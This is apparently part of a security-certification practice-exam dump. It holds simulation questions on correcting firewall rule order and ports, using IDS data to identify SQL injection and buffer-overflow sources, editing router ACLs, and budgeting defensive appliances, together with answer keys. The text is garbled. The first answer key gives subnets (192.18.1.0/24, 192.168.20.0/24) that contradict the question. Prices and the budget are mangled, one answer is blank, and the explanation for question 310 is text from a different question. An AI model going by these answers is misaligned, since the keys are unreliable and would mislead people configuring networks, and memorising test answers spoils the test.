 To perform the necessary tasks, please modify the DST port, Protocol, Action, and/or Rule Order columns. Firewall ACLs are read from the top down.

SRC	SRC Port	DST	DST Port	Protocol
192.168.1.10	any	192.168.2.0/24	3389	any
any	any	any	any	any
any	any	192.168.2.11	1433	UDP
192.168.1.0/24	any	192.168.2.0/24	123	UDP
192.168.1.5	any	192.168.2.0/24	any	any
any	any	192.168.2.33	80	TCP

Question

Compliance with company policy requires a quarterly review of firewall rules. A new administrator is asked to conduct this review on the internal firewall sitting between several internal networks. The intent of this firewall is to make traffic more restrictive. Given the following information answer the questions below:

User Subnet: 192.168.1.0/24
 Server Subnet: 192.168.2.0/24
 Finance Subnet: 192.168.3.0/24

Instructions: To perform the necessary tasks, please modify the DST port, Protocol, Action, and/or Rule Order columns. Firewall ACLs are read from the top down.

Task 1) An administrator added a rule to allow their machine terminal server access to the server subnet. This rule is not working. Identify the rule and correct this issue.

Task 2) All web servers have been changed to communicate solely over SSL. Modify the appropriate rule to allow communications.

Task 3) An administrator added a rule to block access to the SQL server from anywhere on the network. This rule is not working. Identify and correct this issue.

Task 4) Other than allowing all hosts to do network time and SSL, modify a rule to ensure that no other traffic is allowed.

This window can be resized

ATA Simulation

Correct Answer: 192.18.1.0/24 any 192.168.20.0/24 3389 any

Section: (none)

Explanation

Explanation/Reference:

QUESTION 309


The IDS has detected abnormal behavior on this network Click on the network devices to view device information Based on this information, the following tasks need to be completed:

1. Select the server that is a victim of a SQL injection attack.
- 2 Select the source of the buffer overflow attack.
3. Modify the access control list (ACL) on the router(s) to ONLY block the buffer overflow attack.

Instructions: Simulations can be reset at any time to the initial state: however, all selections will be deleted.

Question

Show



Legend



Firewall



Router



Switch



IDS


ROUTER 1 ACL

Source Address	Destination Address	Deny	Allow
3.10.100.71	192.168.1.0/24	<input type="checkbox"/>	<input checked="" type="checkbox"/>
10.2.0.40	192.168.1.0/24	<input type="checkbox"/>	<input checked="" type="checkbox"/>
10.2.0.50	192.168.1.0/24	<input type="checkbox"/>	<input checked="" type="checkbox"/>
10.2.0.60	192.168.1.0/24	<input type="checkbox"/>	<input checked="" type="checkbox"/>
192.168.1.0/24	45.72.100.3	<input type="checkbox"/>	<input checked="" type="checkbox"/>
192.168.1.0/24	200.37.3.10	<input type="checkbox"/>	<input checked="" type="checkbox"/>
192.168.1.0/24	3.10.100.71	<input type="checkbox"/>	<input checked="" type="checkbox"/>
192.168.1.0/24	10.2.0.60	<input type="checkbox"/>	<input checked="" type="checkbox"/>
192.168.1.0/24	10.2.0.40	<input type="checkbox"/>	<input checked="" type="checkbox"/>
192.168.1.0/24	10.2.0.50	<input type="checkbox"/>	<input checked="" type="checkbox"/>
200.37.3.10	192.168.1.0/24	<input type="checkbox"/>	<input checked="" type="checkbox"/>
45.72.100.3	192.168.1.0/24	<input type="checkbox"/>	<input checked="" type="checkbox"/>
IP Any	IP Any	<input type="checkbox"/>	<input checked="" type="checkbox"/>
<div> Reset ACL Save Exit </div>			


ROUTER 2 ACL

Source Address	Destination Address	Deny	Allow
3.10.100.71	192.168.1.0/24	<input type="checkbox"/>	<input checked="" type="checkbox"/>
10.2.0.40	192.168.1.0/24	<input type="checkbox"/>	<input checked="" type="checkbox"/>
10.2.0.50	192.168.1.0/24	<input type="checkbox"/>	<input checked="" type="checkbox"/>
10.2.0.60	192.168.1.0/24	<input type="checkbox"/>	<input checked="" type="checkbox"/>
192.168.1.0/24	45.72.100.3	<input type="checkbox"/>	<input checked="" type="checkbox"/>
192.168.1.0/24	200.37.3.10	<input type="checkbox"/>	<input checked="" type="checkbox"/>
192.168.1.0/24	3.10.100.71	<input type="checkbox"/>	<input checked="" type="checkbox"/>
192.168.1.0/24	10.2.0.60	<input type="checkbox"/>	<input checked="" type="checkbox"/>
192.168.1.0/24	10.2.0.40	<input type="checkbox"/>	<input checked="" type="checkbox"/>
192.168.1.0/24	10.2.0.50	<input type="checkbox"/>	<input checked="" type="checkbox"/>
200.37.3.10	192.168.1.0/24	<input type="checkbox"/>	<input checked="" type="checkbox"/>
45.72.100.3	192.168.1.0/24	<input type="checkbox"/>	<input checked="" type="checkbox"/>
IP Any	IP Any	<input type="checkbox"/>	<input checked="" type="checkbox"/>

Reset ACL
Save
Exit

Correct Answer: Follow the Steps as

Section: (none)

Explanation

Explanation/Reference:

First, we need to determine the source of the attack and the victim. View the IDS logs to determine this information. Although SIMs may vary, one example clearly shows the source of the attack as the 10.2.0.50 host, and the victim is serverD.

To block only this traffic we need to modify the following rule on router 2 only:

Source address = 10.2.0.50

Destination address = 192.168.1.0/24

Deny box should be checked.

QUESTION 310

Company A has experienced external attacks on their network and wants to minimize the attacks from reoccurring. Modify the network diagram to prevent SQL injections. XSS attacks, smurf attacks, e-mail spam, downloaded malware. viruses and ping attacks. The company can spend a MAXIMUM of 550.000 USD. A cost list for each item is listed below

1. Anti-Virus Server- \$10,000

2 Firewall-\$15,000

3 Load Balanced Server - \$10,000

4 NIDS/NIPS-\$10,000

5. Packet Analyzer-55.000

6 Patch Server-\$15,000

7 Proxy Server-\$20,000 8. Router - \$10.000


9 Spam Filter - \$5 000

10 Traffic Shaper - \$20,000

11. Web Application Firewall - \$10,000

Instructions: Not all placeholders in the diagram need to be filled and items can only be used once.

COMPANY A NETWORK DIAGRAM



Legend



Router



Switch



Workstation

Question
Show

COMPANY A NETWORK DIAGRAM


Object

1	Anti-Virus Server
2	Firewall
3	Load Balanced Server
4	NIDS/NIPS
5	Packet Analyzer
6	Patch Server
7	Proxy Server
8	Router
9	Spam Filter
10	Traffic Shaper
11	Web Application Firewall

Total Amount Spent
0

Legend

	Router
	Switch
	Workstation



Correct Answer:

Section: (none)


Explanation

Explanation/Reference:

1. Select the server that is a victim of a cross-site scripting (XSS) attack.
 - 2 Select the source of the brute force password attack.
 3. Modify the access control list (ACL) on the router(s) to ONLY block the XSS attack.
- Instructions: Simulations can be reset at anytime to the initial state: however, all selections will be deleted

Question

Show



Server A
192.168.1.10

Server B
192.168.1.12

Server C
192.168.1.14

Server D
192.168.1.16

Server E
192.168.1.18

Server F
192.168.1.20

Server G
192.168.1.22


ROUTER 1 ACL

Source Address	Destination Address	Deny	Allow
3.10.100.71	192.168.1.0/24	<input type="checkbox"/>	<input checked="" type="checkbox"/>
10.2.0.40	192.168.1.0/24	<input type="checkbox"/>	<input checked="" type="checkbox"/>
10.2.0.50	192.168.1.0/24	<input type="checkbox"/>	<input checked="" type="checkbox"/>
10.2.0.60	192.168.1.0/24	<input type="checkbox"/>	<input checked="" type="checkbox"/>
192.168.1.0/24	45.72.100.3	<input type="checkbox"/>	<input checked="" type="checkbox"/>
192.168.1.0/24	200.37.3.10	<input type="checkbox"/>	<input checked="" type="checkbox"/>
192.168.1.0/24	3.10.100.71	<input type="checkbox"/>	<input checked="" type="checkbox"/>
192.168.1.0/24	10.2.0.60	<input type="checkbox"/>	<input checked="" type="checkbox"/>
192.168.1.0/24	10.2.0.40	<input type="checkbox"/>	<input checked="" type="checkbox"/>
192.168.1.0/24	10.2.0.50	<input type="checkbox"/>	<input checked="" type="checkbox"/>
200.37.3.10	192.168.1.0/24	<input type="checkbox"/>	<input checked="" type="checkbox"/>
45.72.100.3	192.168.1.0/24	<input type="checkbox"/>	<input checked="" type="checkbox"/>
IP Any	IP Any	<input type="checkbox"/>	<input checked="" type="checkbox"/>

Reset ACL
Save
Exit


ROUTER 2 ACL

Source Address	Destination Address	Deny	Allow
3.10.100.71	192.168.1.0/24	<input type="checkbox"/>	<input checked="" type="checkbox"/>
10.2.0.40	192.168.1.0/24	<input type="checkbox"/>	<input checked="" type="checkbox"/>
10.2.0.50	192.168.1.0/24	<input type="checkbox"/>	<input checked="" type="checkbox"/>
10.2.0.60	192.168.1.0/24	<input type="checkbox"/>	<input checked="" type="checkbox"/>
192.168.1.0/24	45.72.100.3	<input type="checkbox"/>	<input checked="" type="checkbox"/>
192.168.1.0/24	200.37.3.10	<input type="checkbox"/>	<input checked="" type="checkbox"/>
192.168.1.0/24	3.10.100.71	<input type="checkbox"/>	<input checked="" type="checkbox"/>
192.168.1.0/24	10.2.0.60	<input type="checkbox"/>	<input checked="" type="checkbox"/>
192.168.1.0/24	10.2.0.40	<input type="checkbox"/>	<input checked="" type="checkbox"/>
192.168.1.0/24	10.2.0.50	<input type="checkbox"/>	<input checked="" type="checkbox"/>
200.37.3.10	192.168.1.0/24	<input type="checkbox"/>	<input checked="" type="checkbox"/>
45.72.100.3	192.168.1.0/24	<input type="checkbox"/>	<input checked="" type="checkbox"/>
IP Any	IP Any	<input type="checkbox"/>	<input checked="" type="checkbox"/>

Reset ACL
Save
Exit

